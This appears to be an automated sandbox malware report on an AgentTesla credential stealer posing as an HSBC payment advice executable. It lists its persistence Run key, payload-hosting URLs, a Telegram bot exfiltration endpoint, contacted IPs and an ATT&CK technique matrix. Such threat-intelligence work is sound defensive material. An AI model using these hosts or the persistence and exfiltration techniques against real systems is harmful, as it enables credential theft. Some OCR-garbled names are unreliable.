ID: 321416
Sample Name:
USD67,884.08_Payment_Advise_9083008849.exe
Cookbook: default.jbs
Time: 21:00:12
Date: 21/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report USD67,884.08_Payment_Advise_90830…

Overview


General Information

Sample Name:	USD67,884.08_Payment_Advise_9083008849.exe
Analysis ID:	321416
MD5:	947edeb169369a..
SHA1:	5d2181f018ab4b8.
SHA256:	3a89a79e825bf33.
Tags:	AgentTesla exe HSBC

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Detected unpacking (overwrites its o…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…
- Antivirus or Machine Learning detec…

Classification



Startup

- **System is w10x64**
- USD67,884.08_Payment_Advise_9083008849.exe (PID: 6556 cmdline: 'C:\Users\user\Desktop\USD67,884.08_Payment_Advise_9083008849.exe' MD5: 947EDEB169369AC67C5448CC2F8104A3)
  - USD67,884.08_Payment_Advise_9083008849.exe (PID: 6248 cmdline: C:\Users\user\Desktop\USD67,884.08_Payment_Advise_9083008849.exe MD5: 947EDEB169369AC67C5448CC2F8104A3)
- Ucldrv.exe (PID: 6756 cmdline: 'C:\Users\user\AppData\Local\Microsoft\Windows\Ucldrv.exe' MD5: 947EDEB169369AC67C5448CC2F8104A3)
  - Ucldrv.exe (PID: 6868 cmdline: C:\Users\user\AppData\Local\Microsoft\Windows\Ucldrv.exe MD5: 947EDEB169369AC67C5448CC2F8104A3)
- Ucldrv.exe (PID: 5900 cmdline: 'C:\Users\user\AppData\Local\Microsoft\Windows\Ucldrv.exe' MD5: 947EDEB169369AC67C5448CC2F8104A3)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\llcU.url	Methodology_Shortcut_HotKey	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x9b:$hotkey: \x0AHotKey=1 • 0x0:$url_explicit: [InternetShortcut]
C:\Users\user\AppData\Local\llcU.url	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x14:$file: URL= • 0x0:$url_explicit: [InternetShortcut]
C:\Users\user\AppData\Local\llcU.url	Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x70:$icon: IconFile= • 0x0:$url_explicit: [InternetShortcut]

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.472146872.00000000026A7000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.472146872.00000000026A7000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000005.00000002.468175139.00000000023E0000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000012.00000002.469055192.00000000025F0000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000012.00000002.473298428.000000000279 7000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 16 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
18.2.Uclldrv.exe.25f0000.1.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
18.2.Uclldrv.exe.25f0000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
5.2.USD67,884.08_Payment_Advise_9083008849.exe.4a10000.4.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
18.2.Uclldrv.exe.4f00000.3.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
5.2.USD67,884.08_Payment_Advise_9083008849.exe.23e0000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 3 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

System Summary:

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

Detected unpacking (changes PE section rights)

Detected unpacking (overwrites its own PE header)

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1
Default Accounts	Native API 1	Registry Run Keys / Startup Folder 1	Process Injection 1 1 2	Deobfuscate/Decode Files or Information 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Encrypted Channel 1 2
Domain Accounts	Command and Scripting Interpreter 2	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Obfuscated Files or Information 3	Security Account Manager	System Information Discovery 1 2 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2 1	NTDS	Security Software Discovery 2 4 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Virtualization/Sandbox Evasion 1 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Process Discovery 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 3	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 2	Proc Filesystem	System Owner/User Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
USD67,884.08_Payment_Advise_9083008849.exe	41%	Virustotal		Browse
USD67,884.08_Payment_Advise_9083008849.exe	23%	ReversingLabs	Win32.Trojan.Wacatac	
USD67,884.08_Payment_Advise_9083008849.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Ucldrv.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Ucldrv.exe	23%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
13.2.Ucldrv.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1131223		Download File
13.2.Ucldrv.exe.2ab0000.5.unpack	100%	Avira	TR/Hijacker.Gen		Download File
16.2.Ucldrv.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1131223		Download File
13.2.Ucldrv.exe.45e0000.6.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://airseaalliance.com/wp-admin/twenty-seventeen/70099875453/	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://airseaalliance.com/wp	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://airseaalliance.com/wp-admin/twenty-seventeen/70099875	0%	Avira URL Cloud	safe	
http://airseaalliance.com/wp-admin/twenty-seventeen/70099875453/css/Ucll	0%	Avira URL Cloud	safe	
http://airseaalliance.com/wp-admin/twenty-seventeen/70099875453/css/Ucll0848	0%	Avira URL Cloud	safe	
http://airseaalliance.com/wp-admin/twenty-seventeen/7009$	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://airseaalliance.com/wp-adm0	0%	Avira URL Cloud	safe	
http://airseaalliance.com/wp-admin/t	0%	Avira URL Cloud	safe	
http://airseaalliance.com/wp-admin/twenty-sevent8	0%	Avira URL Cloud	safe	
http://hHeaxI.com	0%	Avira URL Cloud	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://airseaalliance.com/wp-admin/twenty-seventeen/70099875453/css/Ucll08488374ODU8	0%	Avira URL Cloud	safe	
http://airseaalliance.com/wp-admin/twenty-se	0%	Avira URL Cloud	safe	
http://airseaalliance.co	0%	Avira URL Cloud	safe	
http://airseaalliance.com/wp-admin/twent	0%	Avira URL Cloud	safe	
http://airseaalliance.com/wp-admin/twenty-seventeen/70099875453/css/	0%	Avira URL Cloud	safe	
http://airseaalliance.com/wp-admin/twenty-seventeen/70099875453/css/Ucll08488374H	0%	Avira URL Cloud	safe	
http://https://discord.com/J	0%	Avira URL Cloud	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://airseaalliance.com/wp-admin/twenty-seventeen/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
discord.com	162.159.136.232	true	false		unknown
airseaalliance.com	198.136.51.123	true	false		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://airseaalliance.com/wp-admin/twenty-seventeen/70099875453/css/Ucll08488374ODU8	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://airseaalliance.com/wp-admin/twenty-seventeen/70099875453/	Uclldrv.exe, 00000010.00000002.373966981.0000000004020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	USD67,884.08_Payment_Advise_9083008849.exe, 00000005.00000002.472146872.00000000026A7000.00000004.00000001.sdmp, Uclldrv.exe, 00000012.00000002.473298428.0000000002797000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://airseaalliance.com/wp	Uclldrv.exe, 0000000D.00000002.363645356.0000000003FF0000.00000004.00000001.sdmp, Uclldrv.exe, 00000010.00000002.373966981.0000000004020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNS	Uclldrv.exe, 00000012.00000002.473298428.0000000002797000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://airseaalliance.com/wp-admin/twenty-seventeen/70099875	Uclldrv.exe, 00000010.00000002.373966981.0000000004020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://airseaalliance.com/wp-admin/twenty-seventeen/70099875453/css/Ucll	Uclldrv.exe, 00000010.00000002.373966981.0000000004020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://airseaalliance.com/wp-admin/twenty-seventeen/70099875453/css/Ucll0848	Uclldrv.exe, 00000010.00000002.373966981.0000000004020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://airseaalliance.com/wp-admin/twenty-seventeen/7009$	Uclldrv.exe, 00000010.00000002.373966981.0000000004020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	USD67,884.08_Payment_Advise_9083008849.exe, 00000005.00000002.472146872.00000000026A7000.00000004.00000001.sdmp, Uclldrv.exe, 00000012.00000002.473298428.0000000002797000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://airseaalliance.com/wp-adm0	Uclldrv.exe, 00000010.00000002.373966981.0000000004020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://airseaalliance.com/wp-admin/t	Uclldrv.exe, 00000010.00000002.373966981.0000000004020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://airseaalliance.com/wp-admin/twenty-sevent8	Uclldrv.exe, 00000010.00000002.373966981.0000000004020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://hHeaxl.com	Uclldrv.exe, 00000012.00000002.473298428.0000000002797000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://discord.com/	Uclldrv.exe, 0000000D.00000002.363645356.0000000003FF0000.00000004.00000001.sdmp, Uclldrv.exe, 00000010.00000002.373966981.0000000004020000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://airseaalliance.com/wp-admin/twenty-se	Uclldrv.exe, 00000010.00000002.373966981.0000000004020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://airseaalliance.co	Uclldrv.exe, 0000000D.00000002.363645356.0000000003FF0000.00000004.00000001.sdmp, Uclldrv.exe, 00000010.00000002.373966981.0000000004020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://airseaalliance.com/wp-admin/twent	Uclldrv.exe, 00000010.00000002.373966981.0000000004020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://airseaalliance.com/wp-admin/twenty-seventeen/70099875453/css/	Uclldrv.exe, 00000010.00000002.373966981.0000000004020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://airseaalliance.com/wp-admin/twenty-seventeen/70099875453/css/Ucll08488374H	Uclldrv.exe, 00000010.00000002.373966981.0000000004020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.telegram.org/bot%telegramapi%/sendDocumentdocument----------x	USD67,884.08_Payment_Advise_9083008849.exe, 00000005.00000002.472146872.00000000026A7000.00000004.00000001.sdmp, Uclldrv.exe, 00000012.00000002.473298428.0000000002797000.00000004.00000001.sdmp	false		high
http://https://discord.com/J	Uclldrv.exe, 0000000D.00000002.363645356.0000000003FF0000.00000004.00000001.sdmp, Uclldrv.exe, 00000010.00000002.373966981.0000000004020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.ipify.orgGETMozilla/5.0	Uclldrv.exe, 00000012.00000002.473298428.0000000002797000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://airseaalliance.com/wp-admin/twenty-seventeen/	Uclldrv.exe, 00000010.00000002.373966981.0000000004020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.159.136.232	unknown	United States		13335	CLOUDFLARENETUS	false
198.136.51.123	unknown	United States		33182	DIMENOCUS	false
162.159.138.232	unknown	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321416
Start date:	21.11.2020
Start time:	21:00:12
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	USD67,884.08_Payment_Advise_9083008849.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/5@6/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 8.9% (good quality ratio 8.4%) • Quality average: 83.2% • Quality standard deviation: 26.1%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 168.61.161.212, 51.104.139.180, 13.88.21.125, 2.18.68.82, 20.54.26.129, 92.122.213.247, 92.122.213.194 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs.microsoft.com, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus15.cloudapp.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:00:56	API Interceptor	526x Sleep call for process: USD67,884.08_Payment_Advise_9083008849.exe modified
21:01:39	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Ucll C:\Users\user\AppData\Local\llcU.url
21:01:48	API Interceptor	250x Sleep call for process: Ucllrdrv.exe modified
21:01:48	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Ucll C:\Users\user\AppData\Local\llcU.url

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.159.136.232	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE	Get hash	malicious	Browse	
	NyUnwsFSCa.exe	Get hash	malicious	Browse	
	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	
	D6vy84I7rJ.exe	Get hash	malicious	Browse	
	LAX28102020HBL_AMSLAX1056_CTLQD06J0BL_PO_DTH266278_RFQ.exe	Get hash	malicious	Browse	
	QgwtAnenic.exe	Get hash	malicious	Browse	
	qclepSi8m5.exe	Get hash	malicious	Browse	
	99GQMirv2r.exe	Get hash	malicious	Browse	
	7w6YI263sM.exe	Get hash	malicious	Browse	
	8Ce3uRUjxv.exe	Get hash	malicious	Browse	
	187QadygQl.exe	Get hash	malicious	Browse	
